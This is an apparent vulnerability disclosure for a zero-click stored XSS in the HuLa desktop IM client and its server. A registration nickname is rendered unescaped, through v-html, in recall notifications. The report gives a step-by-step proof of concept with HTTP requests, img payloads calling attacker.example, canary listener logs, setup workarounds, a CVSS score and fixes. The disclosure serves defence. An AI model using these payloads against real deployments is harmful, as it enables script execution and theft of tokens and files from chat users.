目录
Stored Cross-Site Scripting (XSS) via Recall Message Notification in HuLa ≤ 3.0.9
Title: Stored Cross-Site Scripting (XSS) via Recall Message Notification in HuLa ≤ 3.0.9
BUG_Author: Geronimo (VulDB UID 102234)
Affected Version: HuLa ≤ 3.0.9 (Tauri desktop client) with HuLa-Server ≤ 3.0.9 (Spring Boot backend)
Vendor: HuLaSpark (GitHub)
Software: HuLa — cross-platform IM client (Tauri 2 + Vue 3 + Rust, WebView2/WebKit) and HuLa-Server — self-hosted backend (luohuo-boot-server, Spring Boot 4 + MySQL + Redis + RocketMQ)
Vulnerability Files:
HuLa-Server: luohuo-im-biz/src/main/java/com/luohuo/flex/im/core/chat/service/strategy/msg/RecallMsgHandler.java(lines 53–100 — recall text built by string concatenation, no output encoding)HuLa-Server: luohuo-oauth/src/main/java/com/luohuo/flex/oauth/vo/RegisterVO.java(line 49 —nickNamehas no length or content restriction)HuLa-Server: luohuo-im-biz/src/main/java/com/luohuo/flex/im/service/impl/UserServiceImpl.java(lines 355–390 — registration nickname written verbatim intoim_user.name)HuLa-Server: luohuo-im-biz/src/main/java/com/luohuo/flex/im/service/impl/RoomAppServiceImpl.java(lines 1494–1501 — member display name falls back toim_user.name)HuLa: src/views/chat/components/RecallMessage.vue(line 11 —v-html="recallText"sink)HuLa: src/stores/chat.ts(lines 938, 954–960 — recall notification text assembly on the client)HuLa: src-tauri/tauri.windows.conf.json(line 126 —"csp": null)
Description:
-
Unvalidated nickname is stored as the IM user name:
- The public registration endpoint
POST /anyTenant/registerByEmailaccepts aRegisterVOwhosenickNamefield has no length limit and no character allow-list, unlike the other fields of the same class (key,code,password,confirmPasswordare all constrained). UserServiceImpl.register()writes the nickname verbatim intoim_user.name. Group member listings then return it as the display name:RoomAppServiceImpl.java:1494-1501usesmember.myNamewhen set, otherwise theImUser.name, i.e. the attacker-controlled value.
- The public registration endpoint
-
The server composes the recall notification without encoding:
-
RecallMsgHandler.showMsg()receives the recalled message, looks up the recaller'sImUserand the group role, and builds the notification string:javaString messageText = roleName + recallerUserInfo.getName() + "撤回了一条消息"; return new MsgRecallVo(messageText); -
The result is placed into the message
body.contentand pushed to every member of the room as-is. No HTML escaping, no sanitization, no length cap on the outbound text.
-
-
The client renders the notification with
v-html:RecallMessage.vue:11binds the received text withv-html="recallText", so the nickname's HTML is parsed and executed inside the Tauri WebView.- Message bodies in normal chat bubbles are sanitized with DOMPurify (
MessageStrategy.ts:114-119), but the recall banner bypasses that path entirely.
-
Zero-click delivery:
- The recall message is part of the conversation history and is rendered as soon as the victim opens the conversation (or as soon as the client restores the last active conversation on start-up).
- A payload of the form
<img src="http://attacker.example/f02">fires an outbound request immediately, with no user interaction.
-
The execution context is privileged:
- The application enables
withGlobalTauri: true(tauri.conf.json:46), so injected script can reach Tauri'swindow.__TAURI__IPC directly. - The granted capability set includes
fs:write-filesscopes covering$APPDATA/**(capabilities/default.json:114-130), and the local application database%APPDATA%\com.hula.pc\db.sqlitecontains cached session tokens. "csp": nullin the platform configuration removes the Content-Security-Policy (JSON Merge Patch deletes the key), so inline scripts and arbitraryimg-srcare not restricted.
- The application enables
-
Example payload (visible proof, no data exfiltration):
html<img src="http://attacker.example/f02" onerror="document.title='XSS_OK'">The nickname column is
varchar(48), which is sufficient for theimgform (<img src=http://attacker.example/f02>is 40 bytes) and for short inline payloads. -
Requesting the vulnerable functionality:
POST /anyTenant/registerByEmail HTTP/1.1
Host: <target>
Content-Type: application/json
Authorization: Basic <base64(clientId:clientSecret)>

{"email":"attacker@example.com","password":"Passw0rd!","code":"<email code>",
 "nickName":"<img src=http://attacker.example/f02>"}
Response:
{"code":200,"data":{"token":"<uuid>",...}}— account created, nickname stored.POST /room/group HTTP/1.1 token: <attacker token> tenantId: 1 {"uidList":[<victim uid>, <third uid>], "groupName":"XSS-Lab"}Response:
{"code":200,"data":{"id":<room id>}}— group created, members joined.POST /chat/msg {"roomId":<room id>,"msgType":1,"body":{"content":"hello"}} PUT /chat/msg/recall {"msgId":<msg id>,"roomId":<room id>} -
Verifying the exploit:
-
The victim reads the message list after the recall:
POST /chat/msg/list token: <victim token> {"roomId":<room id>,"pageSize":50}The response contains the unescaped text:
json{"type":2,"body":{"content":"群主<img src=http://attacker.example/f02>撤回了一条消息"}} -
The victim client renders it, and the attacker listener receives
GET /f02from the victim's machine — observed with zero clicks (see Proof of Concept step 5).
-
Proof of Concept:
-

Register an account whose nickname is the payload (registration is open; no invitation needed):
POST /anyTenant/registerByEmail {"email":"attacker@example.com","password":"Passw0rd!","code":"<email code>", "nickName":"<img src=http://attacker.example/f02>"}
 2. Log in as the attacker and create a group containing the victim (HuLa requires at least 3 members):
POST /anyTenant/login {"account":"<attacker account>","password":"Passw0rd!","systemType":2,"deviceType":"PC"} POST /room/group {"uidList":[<victim uid>,<third uid>],"groupName":"XSS-Lab"}
-
Send a message and recall it:
POST /chat/msg {"roomId":<room id>,"msgType":1,"body":{"content":"hello"}} PUT /chat/msg/recall {"msgId":<msg id>,"roomId":<room id>} -
Confirm the server delivers raw HTML to the victim (victim token, no client needed):
POST /chat/msg/list   {"roomId":<room id>,"pageSize":50}
-> "body":{"content":"群主<img src=http://attacker.example/f02>撤回了一条消息"}
 5. Trigger it in the real client and observe the outbound request:
-
Log in as the victim in the HuLa client and open the group.
-

The attacker listener log shows (verified 2026-10-23 against a self-hosted HuLa-Server and the official Windows client):
192.168.40.1 - - [23/Oct/2026 14:00:12] "GET /f02 HTTP/1.1" 404 -
192.168.40.1 - - [23/Oct/2026 14:00:13] "GET /f02 HTTP/1.1" 404 -
192.168.40.1 - - [23/Oct/2026 14:00:22] "GET /f02 HTTP/1.1" 404 -
-
No click on the message was needed: opening the conversation was enough.
-
The banner itself renders as
群主<img …>撤回了一条消息in the chat history: the<img>tag is parsed by the WebView and the image request fires while the banner is being painted. When the canary has no/f02file the banner shows a broken-image placeholder — the request is still visible in the listener log (404is expected and is the proof, not a failure). -
Reproduction note (UI prerequisite): the client only mounts the right-hand chat panel when the window width is at least ~832 CSS px (left rail 72 + right panel 600 + 160 minimum slack). On a small window, or on a high-DPI display where the default 1462-px-wide window reports only 787 CSS px, clicking the conversation merely highlights it and the chat panel never appears. Maximize the window (or enlarge it past ~832 CSS px) before this step; this was confirmed with an instrumented build on 2026-10-23 (
[dbg-layout] innerW=787 … SHRINK_WINDOW trueversusinnerW=1399 … SHRINK_WINDOW false).
Impact
A remote attacker with a single self-registered account can store an executable HTML payload in their nickname and deliver it to every member of any group they create, without any privilege beyond "normal user". The payload executes inside the desktop client's WebView, which holds the application's Tauri IPC privileges — file-system read/write under the user profile, access to cached credentials in the local database, and the ability to make further network requests from the victim's machine. This is persistent (the nickname remains stored), targets all members of the group, and requires zero interaction from the victim.
Suggested CVSS
- Zero-click (message list auto-renders the notification):
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N= 9.7 (Critical) - If the reviewer requires an explicit "open the conversation" step:
CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N= 8.8 (High) - CWE-79 (Improper Neutralization of Input During Web Page Generation — stored XSS)
Remediation
- HTML-encode the recaller's name (and any other user-controlled segment) when composing the recall notification server-side; or return structured fields and let the client render text nodes.
- Validate the nickname at registration: enforce a length limit and reject HTML/control characters (the other
RegisterVOfields already show the intended pattern). - Replace
v-htmlinRecallMessage.vuewith text interpolation, or route the recall text through the same DOMPurify sanitizer used for message bodies. - Restore a Content-Security-Policy: remove
"csp": nullfrom the platform configs and definedefault-src/img-src/script-srcexplicitly. - Reduce the WebView's native surface: drop
withGlobalTauriin release builds and tighten thefscapability scopes to the directories the application actually needs.
Reproduction Notes (self-hosted deployment)
These are deployment details of a self-hosted luohuo-boot-server, not part of the
vulnerability. They were needed to reproduce the chain end-to-end:
Authorizationis the raw base64 ofclientId:clientSecret— do not prefix it withBasic(the backend decodes it withBase64Util, a prefixed value fails with-6 无效参数异常).- Every authenticated request must carry
tenantId: 1(multi-tenant monolith); without it the backend aborts withContextUtil 不存在租户编号. - Registration requires an e-mail verification code. If SMTP is not configured the code
is still written to the server log (
邮件验证码 … code=…); in a production deployment it is delivered by e-mail. - The official client talks through its gateway which prefixes
oauth/,im/,system/on the way out. When calling the monolith directly, call the bare paths (/anyTenant/registerByEmail,/chat/msg,/chat/msg/recall, …). - A single-service deployment without Nacos may reject some client endpoints with
无此权限/获取节点列表失败; starting the server with--luohuo.ignore.notConfigUriAllow=trueis sufficient for this chain. - A HuLa group needs at least three members (creator + two others).
Tested Environment
- HuLa-Server
luohuo-boot-server(single-process deployment, Spring Boot 4 + MySQL 8 + Redis 7 + RocketMQ 5) built from source, on Ubuntu 22.04; API on:18760, WebSocket path/ws/ws. - HuLa v3.0.9 Windows client (
hula.exe, debug build, WebView2 on Windows 11 x64), pointed at the self-hosted backend. The client was rebuilt from the released source once to add layout logging (to A/B the window-size prerequisite); the stock build shows identical behaviour — the only difference is the extra log lines. - Attacker listener:
python3 -m http.server 9999acting as the canary endpoint. - All steps are reproducible manually with
curlor Burp; the raw request/response captures, the canary log and a screen capture of the rendered banner (群主<img …>撤回了一条消息) are kept in the evidence directory.